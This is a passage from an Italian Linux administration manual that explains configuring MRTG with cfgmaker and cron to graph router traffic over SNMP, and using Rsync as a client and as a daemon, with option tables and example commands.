syscontact  tizio@brot.dg
rocommunity  public 127.0.0.1
```

Naturalmente, soprattutto se si intende offrire l'accesso a elaboratori esterni, può essere conveniente cambiare il nome della comunità.

36.11.7 MRTG

«

MRTG[27] è un programma in grado di interrogare un router che disponga di un servizio SNMP, per disegnare automaticamente dei grafici sul traffico che lo riguarda. I grafici in questione vengono ac-

compagnati da una pagina HTML che guida all'interpretazione dei valori, facilitandone così la pubblicazione.

36.11.7.1 Configurazione

Per usare MRTG è indispensabile predisporre un file di configurazione, collocabile ovunque, ma in generale potrebbe corrispondere a '`/etc/mrtg.cfg`'. Per costruire correttamente questo file occorre conoscere perfettamente le caratteristiche del router (o comunque del nodo di rete) da tenere sotto controllo, ma in pratica ci si avvale di un programma apposito che esplora le caratteristiche dell'agente SNMP da considerare, quindi scrive una configurazione valida. Il programma in questione è '**`cfgmaker`**':

```
cfgmaker [opzioni] agente_snmp...
```

L'agente SNMP si indica secondo la forma consueta:

```
[comunità@] nodo
```

In pratica, se si omette il nome della comunità, si intende '**`public`**'.

Tabella 36.149. Alcune opzioni per l'utilizzo di '**`cfgmaker`**'.

Opzione	Descrizione
`--enable-ipv6`	Abilita l'uso di IPv6.
`--output=`*file*	Dichiara il file di configurazione da creare automaticamente. In mancanza di questa indicazione, il risultato viene emesso attraverso lo standard output.

Opzione	Descrizione
`--zero-speed=`***n_bit_s***	Se dall'interrogazione SNMP risulta che un'interfaccia opera a velocità zero, si fa in modo che si consideri invece il valore indicato con l'opzione, che si intende esprimere una quantità di bit per secondo.

Segue la descrizione di alcuni esempi.

- # **`cfgmaker localhost mia@172.17.1.1 > /etc/mrtg.cfg`**[*Invio*]

  Genera il file '`/etc/mrtg.cfg`', contenente le direttive necessarie a controllare tutte le interfacce di rete attive nell'elaboratore locale (*localhost*), utilizzando la comunità predefinita ('**`public`**'), e quelle dell'elaboratore raggiungibile con l'indirizzo 172.17.1.1, utilizzando in questo caso la comunità '**`mia`**'.

- # **`cfgmaker --output=/etc/mrtg.cfg localhost`** ↩
  ↪ **`mia@172.17.1.1`**[*Invio*]

  Genera il file '`/etc/mrtg.cfg`', esattamente come nell'esempio precedente.

- # **`cfgmaker --enable-ipv6 localhost mia@172.17.1.1`** ↩
  ↪ **`> /etc/mrtg.cfg`**[*Invio*]

  Come nell'esempio precedente, abilitando l'uso di IPv6.

Il file di configurazione che si ottiene, contiene anche direttive che potrebbe essere necessario cambiare, per le proprie esigenze contingenti. In particolare è importante accertarsi che i grafici da produrre vengano creati nella directory che ci si aspetta sia usata per questo:

```
...
WorkDir: /var/www/mrtg
...
```

In questo caso MRTG viene istruito per mettere i file che crea nella directory '`/var/www/mrtg/`'. Eventualmente, si può fare in modo che sia '**`cfgmaker`**' che predispone questa direttiva nel modo che più si preferisce, senza dover ritoccare a mano il file di configurazione, attraverso l'opzione speciale '**`--global`**':

```
# cfgmaker --enable-ipv6 ↩
↪          --global="WorkDir: /var/www/mrtg" ... ↩
↪          > /etc/mrtg.cfg [Invio]
```

36.11.7.2 Utilizzo del programma

Quando si dispone di un file di configurazione, si può utilizzare MRTG per interrogare i vari agenti SNMP previsti, a intervalli regolari:

```
mrtg [opzioni] file_di_configurazione
```

Di solito non si usano opzioni, indicando semplicemente il file di configurazione a cui fare riferimento. Piuttosto, la cosa più importante da considerare è il fatto che il programma non accetta altra configurazione locale che quella tradizionale dei sistemi Unix: '**`C`**'. In pratica, va usato così:

```
LANG=C mrtg [opzioni] file_di_configurazione
```

Ovvero:

```
env LANG=C mrtg [opzioni] file_di_configurazione
```

Il programma va eseguito a intervalli regolari, attraverso Cron; di solito lo si fa con una cadenza di cinque minuti. Ecco come si potrebbe configurare Cron al riguardo (sezione 11.5):

```
...
*/5 * * * * root if [ -x /usr/bin/mrtg ]  ↩
↪                    && [ -r /etc/mrtg.cfg ]; ↩
↪                  then env LANG=C /usr/bin/mrtg ↩
↪                    /etc/mrtg.cfg ↩
↪                       >> /var/log/mrtg/mrtg.log 2>&1; fi
...
```

36.11.7.3 Il risultato

«

In base alla configurazione, il programma '**mrtg**' va a memorizzare i dati letti presso i vari agenti SNMP previsti, all'interno di file contenuti nella directory stabilita come '**WorkDir**' (per esempio '`/var/www/mrtg/`'. Inoltre, ogni volta, sulla base dei dati accumulati, produce i grafici in forma di file PNG, accompagnati da un file HTML che ne facilita la lettura. Ecco come potrebbe apparire uno di questi grafici, visto attraverso la pagina HTML di riferimento:

The statistics were last updated **Monday, 31 July 2006 at 17:10**, at which time **'rou-rz-gw.ethz.ch'** had been up for **84 days, 6:24:51**.

`Daily' Graph (5 Minute Average)



	Max	Average	Current
In	319.4 Mb/s (7.4%)	110.3 Mb/s (2.6%)	124.2 Mb/s (2.9%)
Out	149.3 Mb/s (3.5%)	57.8 Mb/s (1.3%)	110.1 Mb/s (2.6%)

36.12 Rsync

Rsync[28] è un sistema di copia tra elaboratori (o anche all'interno del file system dello stesso sistema locale), in grado di individuare e trasferire il minimo indispensabile di dati, allo scopo di allineare la destinazione con l'origine. L'uso di questo programma è molto semplice ed è simile a quello di '**`rcp`**' (*Remote shell copy*) o anche di '**`scp`**' (*Secure shell copy*).

L'aggiornamento dei dati, in funzione delle opzioni utilizzate, può basarsi sul confronto delle date di modifica, delle dimensioni dei file e anche sul calcolo di un codice di controllo (*checksum*). In linea di principio, a meno di utilizzare opzioni che specificano qualcosa di diverso, non conta il fatto che i dati siano più recenti o meno, basta che questi siano diversi per ottenerne il trasferimento.

36.12.1 Tipi di utilizzo

«

Rsync può utilizzare diverse modalità di trasferimento dei file, a seconda delle circostanze e delle preferenze. Per la precisione si distinguono tre possibilità fondamentali.

Copia locale

In tal caso, la copia, o l'allineamento, avviene all'interno dello stesso sistema, dove l'origine e la destinazione sono riferite semplicemente a posizioni differenti nel file system. In questa circostanza, Rsync viene utilizzato come metodo evoluto di copia.

Copia tra elaboratori attraverso '**rsh**' o simili

Si tratta di un'operazione che coinvolge due elaboratori differenti, anche se uno dei due deve essere necessariamente quello locale, in cui il trasferimento dei dati avviene attraverso '**rsh**' o un suo equivalente (come '**ssh**'), utilizzando una copia del programma '**rsync**' anche nell'elaboratore remoto.

Copia tra elaboratori attraverso un protocollo specifico di Rsync

Si tratta di un sistema di copia tra elaboratori, dove in quello remoto si trova in funzione una copia del programma '**rsync**', avviata in modo che resti in ascolto della porta TCP 873. In questo caso, la connessione tra elaboratore locale ed elaboratore remoto avviene direttamente senza l'utilizzo di una shell per l'accesso remoto.

36.12.2 Origine, destinazione e percorsi

La forma utilizzata per esprimere l'origine e la destinazione permette di distinguere anche la modalità con cui si vuole che la copia o l'allineamento siano eseguiti.

Sintassi	Descrizione
percorso	L'assenza del simbolo di due punti (':'), indica che si tratta di un percorso riferito al file system locale.
[***utente*** `@`] ***nodo*** `:` ***percorso***	La presenza di un simbolo di due punti singolo (':'), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare una shell per l'accesso remoto.
[***utente*** `@`] ***nodo*** `::` ***percorso*** `rsync://` [***utente*** `@`] ***nodo*** `/` ***percorso***	La presenza di un simbolo di due punti doppio ('::'), o l'indicazione esplicita del protocollo Rsync (*rsync://*), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare il protocollo specifico di Rsync.

L'indicazione dei percorsi merita attenzione. Per prima cosa si può dire che valgono regole simili a quelle della copia normale; per cui, si può copiare un file singolo, anche indicando espressamente il nome che si vuole nella destinazione (che potrebbe essere diverso da quello di origine); inoltre si possono copiare uno o più file e directory in una destinazione che sia una directory.

- Quando l'origine è locale, si possono indicare diversi percorsi, anche con l'aiuto di metacaratteri (caratteri jolly) che poi vengono interpretati opportunamente ed espansi dalla shell locale. L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory corrente, con quanto contenuto nella directory '`/tmp/prove/`' del nodo *roggen.brot.dg*.

  ```
  $ rsync *.sgml roggen.brot.dg:/tmp/prove [Invio]
  ```

- Quando l'origine è remota, si possono indicare diversi percorsi, anche con l'aiuto di metacaratteri che poi vengono interpretati opportunamente ed espansi dalla shell utilizzata nell'utenza remota. La differenza sta nel fatto che i metacaratteri utilizzati non devono essere interpretati dalla shell locale, per cui è bene usare delle tecniche di protezione adatte. Probabilmente, ciò non è indispensabile, perché alcune shell come Bash ignorano l'espansione dei nomi se questi non possono avere una corrispondenza nel file system locale.

  L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory '`/tmp/prove/`' del nodo *roggen.brot.dg*, con quanto contenuto nella directory corrente dell'elaboratore locale.

  ```
  $ rsync 'roggen.brot.dg:/tmp/prove/*.sgml' . [Invio]
  ```

- Quando l'origine fa riferimento a una directory, ma **non** si utilizza la barra obliqua finale, si intende individuare la directory, come se fosse un file normale. La directory di origine viene copiata nella directory di destinazione, aggiungendola a questa. Per cui, l'esempio seguente serve a copiare la directory locale

'`/tmp/ciao/`' nella directory remota '`/tmp/prove/`', generando '`/tmp/prove/ciao/`' e copiando al suo interno i file e le sottodirectory che fossero eventualmente contenuti nel percorso di origine.

```
$ rsync -r /tmp/ciao roggen.brot.dg:/tmp/prove [Invio]
```

- Quando l'origine fa riferimento a una directory e si utilizza la barra finale, si intende individuare tutto il **contenuto** della directory, escludendo la directory stessa. Per cui, l'esempio seguente serve a copiare il contenuto della directory locale '`/tmp/ciao/`' nella directory remota '`/tmp/prova/`', generando eventuali file e sottodirectory contenuti nella directory di origine.

```
$ rsync -r /tmp/ciao/ roggen.brot.dg:/tmp/prove [Invio]
```

È diverso copiare il contenuto di una directory dal copiare una directory intera (assieme al suo contenuto); nel primo caso, si rischia di perdere la copia dei file «nascosti», ovvero quelli che iniziano con un punto.

36.12.3 Proprietà dei file

Come è possibile vedere in seguito, quando si utilizzano le opzioni '**-o**' ('**--owner**') e '**-g**' ('**--group**'), si intende fare in modo che nella destinazione sia mantenuta la stessa proprietà dei file (dell'utente o del gruppo) che questi hanno nell'origine.

Per ottenere questo risultato, si confrontano generalmente i nomi degli utenti e dei gruppi, assegnando i numeri UID e GID necessari. Quando questa corrispondenza dovesse mancare, viene utilizzato

semplicemente lo stesso numero ID. In alternativa, con l'uso dell'opzione '**--numeric-ids**', si può richiedere espressamente l'uguaglianza numerica di UID o GID, indipendentemente dai nomi utilizzati effettivamente.

36.12.4 Avvio del programma

Il programma eseguibile '**rsync**' è quello che svolge tutte le funzioni necessarie ad allineare una destinazione, in base al contenuto di un'origine. Per questo, come già chiarito, si può avvalere di '**rsh**', di un'altra shell per l'accesso remoto o di un servente Rsync remoto.

```
rsync [opzioni] origine destinazione
```

L'origine e la destinazione possono essere riferite indifferentemente al nodo locale o a un nodo remoto. Quello che conta è che almeno una delle due sia riferita al nodo locale.

Tabella 36.154. Alcune opzioni.

Opzione	Descrizione
`-v` `--verbose`	Permette di ottenere più informazioni sullo svolgimento delle operazioni. Questa opzione può essere usata più volte, incrementando il livello di dettaglio di tali notizie.
`-q` `--quiet`	Permette di ridurre la quantità di informazioni che vengono emesse. Di solito può essere utile quando si usa il programma attraverso Cron.

Opzione	Descrizione
`-z` `--compress`	Prima di trasmettere i dati, li comprime. Ciò permette di ridurre il traffico di rete durante il trasferimento dei dati.
`-I` `--ignore-times`	Normalmente, si considera che i file che hanno la stessa dimensione e la stessa data di modifica, siano identici. Con questa opzione, si fa in modo che tale presunzione non sia valida.
`-c` `--checksum`	Fa in modo che vengano confrontati tutti i file attraverso un codice di controllo prima di decidere se devono essere trasferiti o meno. L'uso di questa opzione implica un tempo di elaborazione più lungo, anche se garantisce una sicurezza maggiore nella determinazione delle differenze esistenti tra l'origine e la destinazione.
`-a` `--archive`	Questa opzione rappresenta in pratica l'equivalente di '**`-rlptgoD`**' (ovvero la sequenza delle opzioni '**`--recursive`**', '**`--links`**', '**`--perms`**', '**`--time`**', '**`--group`**', '**`--owner`**', '**`--devices`**'), allo scopo di duplicare fedelmente tutte le caratteristiche originali, discendendo ricorsivamente le directory di origine.
`-r` `--recursive`	Richiede la copia ricorsiva delle directory, cioè di tutte le sottodirectory.

Opzione	Descrizione
`-R` `--relative`	Fa in modo di replicare nella destinazione, aggiungendolo a questa, il percorso indicato nell'origine, il quale deve comunque essere relativo.
`-b` `--backup`	Fa in modo di salvare temporaneamente i file che verrebbero sovrascritti da un aggiornamento. Questi vengono rinominati, aggiungendo un'estensione che generalmente è rappresentata dalla tilde ('**~**'). Questa estensione può essere modificata attraverso l'opzione '**`--suffix`**'.
`--suffix=`***suffisso***	Permette di definire il suffisso da usare per le copie di sicurezza dei file che vengono sovrascritti.
`-u` `--update`	Con questa opzione, si evita l'aggiornamento di file che nella destinazione risultano avere una data di modifica più recente di quella dei file di origine corrispondenti.
`-l` `--links`	Fa in modo che i collegamenti simbolici vengano ricreati fedelmente, come nell'origine.
`-L` `--copy-links`	Fa in modo che i collegamenti simbolici nell'origine, si traducano nella destinazione nei file a cui questi puntano.
`-H` `--hard-links`	Richiede la riproduzione fedele dei collegamenti fisici. Perché ciò possa avvenire, occorre che questi collegamenti si riferiscano allo stesso gruppo di file di origine che viene indicato nella riga di comando.

Opzione	Descrizione
`-W` `--whole-file`	Rsync utilizza normalmente un metodo che gli permette di trasferire solo il necessario per aggiornare ogni file. Con questa opzione, si richiede espressamente che ogni file da aggiornare sia inviato per intero. Questo può essere utile quando si allineano dati contenuti nella stessa macchina e qualunque elaborazione aggiuntiva servirebbe solo a rallentare l'operazione.
`-p` `--perms`	Riproduce fedelmente i permessi.
`-o` `--owner`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di assegnare a ciò che viene copiato lo stesso utente proprietario che risulta nell'origine.
`-g` `--group`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di assegnare a ciò che viene copiato lo stesso gruppo proprietario che risulta nell'origine.
`--numeric-ids`	Fa in modo di mantenere gli stessi numeri ID, quando le altre opzioni richiedono la riproduzione della proprietà dell'utente ('**`-o`**') o del gruppo ('**`-g`**').
`-D` `--devices`	Quando Rsync viene utilizzato con i privilegi dell'utente '**`root`**', permette di copiare i file di dispositivo.

Opzione	Descrizione
`-t` `--times`	Fa in modo che venga riprodotta fedelmente la data di modifica dei file.
`--partial`	Durante il trasferimento dei file, nella destinazione Rsync scarica i dati in un file «nascosto» (in quanto inizia con un punto). Quando un trasferimento viene interrotto, l'ultimo file il cui trasferimento non è stato completato, viene cancellato. Con questa opzione, si fa in modo di non perdere i trasferimenti parziali, recuperandoli la volta successiva.
`--progress`	Fa in modo di mostrare l'avanzamento del trasferimento dei singoli file, in modo da poter conoscere la situazione anche in presenza di file di grandi dimensioni.
`-P`	È l'equivalente della somma di '**`--partial`**' e di '**`--progress`**'.
`-n` `--dry-run`	Si limita a simulare l'operazione, senza eseguire alcuna copia. È utile per verificare l'effetto di un comando prima di eseguirlo veramente.
`-x` `--one-file-system`	Permette di non superare il file system di partenza, nell'origine.

Opzione	Descrizione
`--delete`	Fa sì che vengano cancellati i file nella destinazione che non si trovano nell'origine. Come si può intuire, si tratta di un'opzione molto delicata, in quanto un piccolo errore nell'indicazione dei percorsi si può tradurre nella perdita involontaria di dati. È questa la situazione più indicata per utilizzare l'opzione '**`-n`**' in modo da verificare in anticipo l'effetto del comando. In alcune circostanze può essere utile anche l'opzione '**`--force`**'. Se Rsync incontra dei problemi di lettura, la funzione di cancellazione viene inibita, salvo mantenerla attiva con l'opzione '**`--ignore-errors`**'.
`--delete-after`	Con questa opzione, assieme a '**`--delete`**', si fa in modo che la cancellazione dei file che non sono più nell'origine, avvenga alla fine delle altre operazioni; diversamente, ciò avviene all'inizio.
`--force`	Con questa opzione si consente la cancellazione di directory che non sono vuote quando devono essere rimpiazzate da file normali o comunque da file che non sono directory. Perché questa opzione venga presa in considerazione è necessario usare anche '**`-r`**' ('**`--recursive`**').

Opzione	Descrizione
`--ignore-errors`	Con questa opzione, assieme a '**`--delete`**', si conferma la richiesta di cancellazione anche in presenza di errori di lettura e scrittura dei dati.
`--exclude=`***modello***	Permette di indicare un nome di file (o directory), o un modello contenente metacaratteri, riferito a nomi da escludere dalla copia. Il nome o il modello indicato, non deve contenere riferimenti a percorsi; inoltre è bene che sia protetto in modo che non venga espanso dalla shell usata per avviare il comando. È il caso di sottolineare che, se viene escluso il nome di una directory si impedisce un eventuale attraversamento ricorsivo del suo contenuto.
`--exclude-from=`***file***	Si comporta come l'opzione '**`--exclude`**', con la differenza che il suo argomento è il nome di un file locale contenente un elenco di esclusioni.
`--bwlimit=`***kilobyte_al_sec***	Fa sì che il trasferimento non avvenga a una velocità maggiore di quella indicata, espressa in migliaia di byte al secondo. Tuttavia questa opzione è efficace solo per i trasferimenti che avvengono attraverso la rete, mentre viene ignorata per le unità di memorizzazione locali.

Opzione	Descrizione
`--password-file=`***file***	Quando è richiesta una forma di autenticazione fornendo una parola d'ordine, si può usare questa opzione per indicare il nome di un file di testo che la contenga. In alternativa, si può inserire questa informazione nella variabile di ambiente ***RSYNC_PASSWORD***.
`--password-file=`***file***	Quando è richiesta una forma di autenticazione fornendo una parola d'ordine, si può usare questa opzione per indicare il nome di un file di testo che la contenga; il file non deve consentire l'accesso a utenti diversi dal proprietario. In alternativa, si può inserire questa informazione nella variabile di ambiente ***RSYNC_PASSWORD***.
`-e=`***comando*** `--rsh=`***comando***	Permette di specificare il comando (il programma) da utilizzare come shell per l'accesso remoto. Normalmente viene usata '**`rsh`**', ma in alternativa si potrebbe utilizzare '**`ssh`**', o altro se disponibile. L'uso di una shell alternativa per l'accesso remoto, può essere configurato utilizzando la variabile di ambiente ***RSYNC_RSH***.
`--rsync-path=`***percorso***	Permette di specificare il percorso assoluto necessario ad avviare '**`rsync`**' nell'elaboratore remoto. Ciò è utile quando il programma non è nel percorso degli eseguibili nell'utenza remota.

Opzione	Descrizione

`-C`
 	
`--cvs-exclude`
	Questa opzione permette di escludere una serie di file, usati tipicamente da CVS, RCS e anche in altre situazioni, che generalmente non conviene trasferire. Si tratta dei nomi e dei modelli seguenti: ‘`RCS`’, ‘`SCCS`’, ‘`CVS`’, ‘`CVS.adm`’, ‘`RCSLOG`’, ‘`cvslog.*`’, ‘`tags`’, ‘`TAGS`’, ‘`.make.state`’, ‘`.nse_depinfo`’, ‘`*~`’, ‘`.#*`’, ‘`,*`’, ‘`*.old`’, ‘`*.bak`’, ‘`*.BAK`’, ‘`*.orig`’, ‘`*.rej`’, ‘`.del-*`’, ‘`*.a`’, ‘`*.o`’, ‘`*.obj`’, ‘`*.so`’, ‘`*.Z`’, ‘`*.elc`’, ‘`*.ln`’, ‘`core`’.
	Inoltre, vengono esclusi anche i file elencati all’interno di ‘`~/.cvsignore`’, della variabile di ambiente ***CVSIGNORE*** e all’interno di ogni file ‘`.cvsignore`’, ma in questo ultimo caso, solo in riferimento al contenuto della directory in cui si trovano.

Segue la descrizione di alcuni esempi.

- `$` **`rsync -r /tmp/prove roggen.brot.dg:/tmp/prove`** [*Invio*]

  Copia la directory ‘`/tmp/prove/`’ del nodo locale, assieme a tutto il suo contenuto, nel nodo *roggen.brot.dg*, generando lì, la directory ‘`/tmp/prove/prove/`’ contenente tutto ciò che discende dall’origine.

Si osservi che questa copia non riproduce le informazioni data-orario dei file e delle directory (servirebbe l'opzione '**-t**'), pertanto, se dovesse essere ripetuto il comando, si otterrebbe nuovamente il trasferimento di tutti i file.

- `# rsync -a /tmp/prove roggen.brot.dg:/tmp/prove` [*Invio*]

  Copia la directory '`/tmp/prove/`' del nodo locale, assieme a tutto il suo contenuto, nel nodo *roggen.brot.dg*, generando lì, la directory '`/tmp/prove/prove/`' contenente tutto ciò che discende dall'origine. La copia viene fatta riproducendo il più possibile le caratteristiche originali, comprese informazioni data-orario dei file e delle directory, così che un utilizzo successivo dello stesso comando trasferirebbe solo quanto necessario ad aggiornare la copia.

- `# rsync -a /tmp/prove/ roggen.brot.dg:/tmp/prove` [*Invio*]

  Copia il contenuto della directory '`/tmp/prove/`' del nodo locale nel nodo *roggen.brot.dg*, nella directory '`/tmp/prove/`'. La copia viene fatta riproducendo il più possibile le caratteristiche originali e la ripetizione del comando in momenti successivi trasferisce solo il necessario.

- `$ rsync -R prove/mie/*.txt roggen.brot.dg:/home/tizio` [*Invio*]

  Copia i file che terminano per '`.txt`' della directory '`prove/mie/`', discendente da quella attuale, nella directory '`/home/tizio/prove/mie/`' del nodo *dinkel.brot.dg*.

Si osservi che questa copia non riproduce le informazioni data-orario dei file e delle directory (servirebbe l'opzione '**-t**'), pertanto, se dovesse essere ripetuto il comando, si otterrebbe nuovamente il trasferimento di tutti i file.

- # **rsync -a -z -v /tmp/prove/ roggen.brot.dg:/tmp/prove** [*Invio*]

  Copia il contenuto della directory '`/tmp/prove/`' del nodo locale nella stessa directory nel nodo *roggen.brot.dg*. La copia viene fatta riproducendo il più possibile le caratteristiche originali, trasferendo dati compressi e visualizzando le operazioni compiute.

- # **rsync -azv -e ssh /tmp/prove/ roggen.brot.dg:/tmp/prove** [*Invio*]

  Come nell'esempio precedente, ma utilizza '**ssh**' come shell per l'accesso remoto.

- # **rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg:/tmp/prove** [*Invio*]

  Come nell'esempio precedente, ma utilizza la shell predefinita per l'accesso remoto e accede come utente '**tizio**'. Per questo, non tenta di riprodurre la proprietà dei file (utente e gruppo proprietario).

- # **rsync -rlptD -zv --progress** ↩
  ↪ **/tmp/prove/ tizio@roggen.brot.dg:/tmp/prove** [*Invio*]

  Come nell'esempio precedente, aggiungendo informazioni sul trasferimento dei singoli file.

- # **rsync -rlptD -zv --progress** ↩
  ↪ **/tmp/prove/ tizio@roggen.brot.dg::prove** [*Invio*]

Questo esempio è simile a quello precedente, con la differenza che nella destinazione si fa riferimento al modulo '**prove**'. I moduli di Rsync vengono descritti nelle sezioni successive, in occasione della presentazione delle funzionalità di servente di Rsync.

- `# rsync -rlptD -zv --progress ↩`
  `↪ /tmp/prove/ ↩`
  `↪ rsync://tizio@roggen.brot.dg/prove` [*Invio*]

Esattamente come nell'esempio precedente, usando una notazione diversa per la destinazione.

- `# rsync -rlptD -zv --progress ↩`
  `↪ /tmp/prove/varie/ ↩`
  `↪ rsync://tizio@roggen.brot.dg/prove/varie` [*Invio*]

Come nell'esempio precedente, con la differenza che si intende allineare solo una sottodirectory, precisamente '`/tmp/prove/varie/`', con la sottodirectory corrispondente nel modulo '**prove**'.

- `$ rsync --recursive ↩`
  `↪ --compress ↩`
  `↪ --links ↩`
  `↪ --perms ↩`
  `↪ --times ↩`
  `↪ --partial ↩`
  `↪ --checksum ↩`
  `↪ --verbose ↩`
  `↪ --progress ↩`
  `↪ rsync://roggen.brot.dg/prove/varie/ ↩`
  `↪ /home/prove/varie` [*Invio*]

In questo caso si vuole aggiornare il contenuto della directory locale '`/home/prove/varie/`' con il contenuto della directory

'`varie/`' del modulo '**`prove`**' presso l'elaboratore *roggen.brot.dg* che offre un accesso Rsync anonimo.

Come si può osservare dalle opzioni, si fa in modo di avere informazioni abbastanza dettagliate sullo svolgimento dell'operazione, per la presenza di '**`--verbose`**' e di '**`--progress`**'; inoltre, viene richiesto espressamente di verificare sempre i file da trasferire con un codice di controllo (opzione '**`--checksum`**') e di conservare i trasferimenti parziali (in modo da ridurre il lavoro di un aggiornamento successivo, in caso di interruzione della comunicazione).

Si osservi che la presenza dell'opzione '**`--checksum`**' richiede un impiego maggiore di risorse da parte di entrambi gli elaboratori coinvolti nel trasferimento, cosa che si traduce in tempi di attesa più lunghi.

- `$` **`rsync rsync://roggen.brot.dg`** [*Invio*]

  Con questo comando ci si limita a interrogare il servente Rsync remoto sulla sua disponibilità di moduli. Si osservi però che alcuni o anche tutti i moduli possono risultare nascosti, cioè non visibili in questo elenco, in base alla configurazione del servente stesso.

36.12.5 Accesso attraverso autenticazione

Quando è richiesta l'autenticazione attraverso una parola d'ordine l'uso della variabile di ambiente ***RSYNC_PASSWORD*** può essere molto utile per automatizzare le operazioni di sincronizzazione dati attraverso Rsync.

Quello che si vede sotto, potrebbe essere uno script personale di un utente che deve aggiornare frequentemente il modulo '**prove**' nel nodo *roggen.brot.dg* (identificandosi come '**tizio**'). Quando il servente remoto richiede la parola d'ordine, il cliente locale '**rsync**' la legge direttamente dalla variabile ***RSYNC_PASSWORD***:

```
#!/bin/sh
RSYNC_PASSWORD=1234ciao
export RSYNC_PASSWORD
rsync -rlptD -zv /tmp/prove/ rsync://tizio@roggen.brot.dg/prove
```

In alternativa alla variabile di ambiente ***RSYNC_PASSWORD***, si può usare un file esterno, con permessi di accesso limitati, specificando l'opzione '**--password-file**', come nell'esempio seguente:

```
#!/bin/sh
touch ~/.rsync-password
chmod go-rwx ~/.rsync-password
echo "1234ciao" > ~/.rsync-password
rsync -rlptD -zv --password-file=~/.rsync-password \
    /tmp/prove/ rsync://tizio@roggen.brot.dg/prove
rm -f ~/.rsync-password
```

Naturalmente, se Rsync non ottiene la parola d'ordine in uno di questi modi, la chiede in modo interattivo all'utente.

36.12.6 Servente Rsync

Se si vuole utilizzare Rsync per trasferire dati tra elaboratori differenti, senza usare una shell remota, occorre attivare nell'elaboratore remoto un servente Rsync. Si tratta in pratica dello stesso programma '**rsync**', ma avviato con l'opzione '**--daemon**'.

Il servente Rsync può essere avviato in modo indipendente, in ascol-

to da solo sulla porta TCP 873, oppure sotto il controllo del supervisore dei servizi di rete. In questa modalità di funzionamento è necessario predisporre un file di configurazione: '`/etc/rsyncd.conf`'.

Nel caso si voglia avviare il servente Rsync in modo autonomo dal supervisore dei servizi di rete, basta un comando come quello seguente:

```
# rsync --daemon[Invio]
```

Se si vuole inserire Rsync nel controllo del supervisore dei servizi di rete (cosa di sicuro consigliabile), occorre intervenire nel file '`/etc/services`' per definire il nome del servizio:

```
rsync           873/tcp
```

Inoltre occorre agire nel file '`/etc/inetd.conf`' (nel caso specifico di Inetd) per annunciarlo al supervisore dei servizi di rete:

```
rsync stream tcp nowait root /usr/bin/rsync rsyncd --daemon
```

Rsync utilizzato come servente si avvale del file di configurazione '`/etc/rsyncd.conf`' per definire una o più directory che si vogliono rendere accessibili attraverso il protocollo di Rsync, come una sorta di servizio FTP. Come nel caso dell'FTP, è possibile offrire l'accesso a chiunque, in modo anonimo, oppure si può distinguere tra utenti definiti all'interno della gestione di Rsync. Questi utenti sono potenzialmente estranei all'amministrazione del sistema operativo in cui Rsync si trova a funzionare, per cui occorre aggiungere un file di utenti e parole d'ordine specifico.

Rsync definisce ***moduli*** le aree che mette a disposizione (in lettura o anche in scrittura a seconda della configurazione). Quando si vuole

accedere a un modulo di Rsync si utilizza una delle due notazioni seguenti:

```
[utente_rsync@]nodo::modulo[/percorso_successivo]
```

```
rsync://[utente_rsync@]nodo/modulo[/percorso_successivo]
```

Quando si accede a un modulo, il servente Rsync può eseguire un ***chroot()*** nella directory a cui questo fa riferimento, più o meno come accade con l'FTP anonimo. Per fare un esempio concreto, se il modulo '**`prova`**' fa riferimento alla directory '`/home/dati/ciao/`' nel nodo *dinkel.brot.dg*, l'indirizzo '`dinkel.brot.dg::prova/uno/mio`', oppure '`rsync://dinkel.brot.dg/prova/uno/mio`', fa riferimento al percorso '`/home/dati/ciao/uno/mio`' in quell'elaboratore.

Ogni riga del file di configurazione descrive un tipo di informazione. Le righe vuote, quelle bianche e ciò che è preceduto dal simbolo '**#**' viene ignorato. È ammessa la continuazione nella riga successiva utilizzando la barra obliqua inversa ('****') alla fine della riga.

I moduli vengono identificati da un nome racchiuso tra parentesi quadre e la loro indicazione occupa tutta una riga; le informazioni riferite a un modulo sono costituite da tutte le direttive che appaiono nelle righe seguenti, fino all'indicazione di un altro modulo. Le direttive che descrivono i moduli sono delle opzioni che definiscono dei parametri e sono in pratica degli assegnamenti di valori a questi parametri. Alcuni tipi di parametri possono essere collocati prima di qualunque dichiarazione di modulo e si tratta in questo caso di

opzioni globali che riguardano tutti i moduli (alcuni parametri possono apparire solo all'inizio e non all'interno della dichiarazione dei moduli).

Le opzioni globali sono quelle direttive (o parametri) che si collocano prima della dichiarazione dei moduli. Alcuni parametri possono essere collocati solo in questa posizione, mentre gli altri, le opzioni dei moduli, pur essendo stati preparati per la descrizione dei singoli moduli, possono essere usati all'inizio per definire un'impostazione generale. L'elenco seguente mostra solo l'uso di alcuni parametri delle opzioni globali.

Tabella 36.159. Alcune direttive globali.

Direttiva	Descrizione
`motd file =` ***file***	Se presente, indica un file all'interno del quale viene prelevato il testo da mostrare agli utenti quando si connettono (il «messaggio del giorno»).
`max connections =` ↩ ↪***n_massimo_connessioni_simultanee***	Come avviene nel protocollo FTP, anche con Rsync può essere importante porre un limite alle connessioni simultanee. Se non viene specificata questa opzione, oppure se si usa il valore zero, non si intende porre alcuna restrizione.

Direttiva	Descrizione
`log file =` ***file***	In generale, i messaggi generati da Rsync durante il funzionamento come demone, sono diretti al registro di sistema, ma con l'uso di questa direttiva si può generare un file autonomo.
`pid file =` ***file***	Questa direttiva fa sì che Rsync scriva il numero del proprio processo elaborativo (PID) nel file indicato.

Tabella 36.160. Alcune direttive dei moduli.

Opzione	Descrizione
`comment =` ***stringa_di_descrizione_del_modulo***	Questa opzione permette di fornire una descrizione che può essere letta dagli utenti che accedono. Il suo scopo è chiarire il contenuto o il senso di un modulo il cui nome potrebbe non essere sufficiente per questo. Non è necessario racchiudere tra apici doppi il testo della stringa.

Opzione	Descrizione
`list =` ***yes*** | ***no*** `list =` ***true*** | ***false***	Con questa direttiva si controlla la possibilità di mostrare l'esistenza del modulo quando viene interrogato l'elenco di quelli esistenti. In condizioni normali, questa funzionalità è attiva e si può impedire la lettura assegnando il valore '**`no`**' o '**`false`**'.
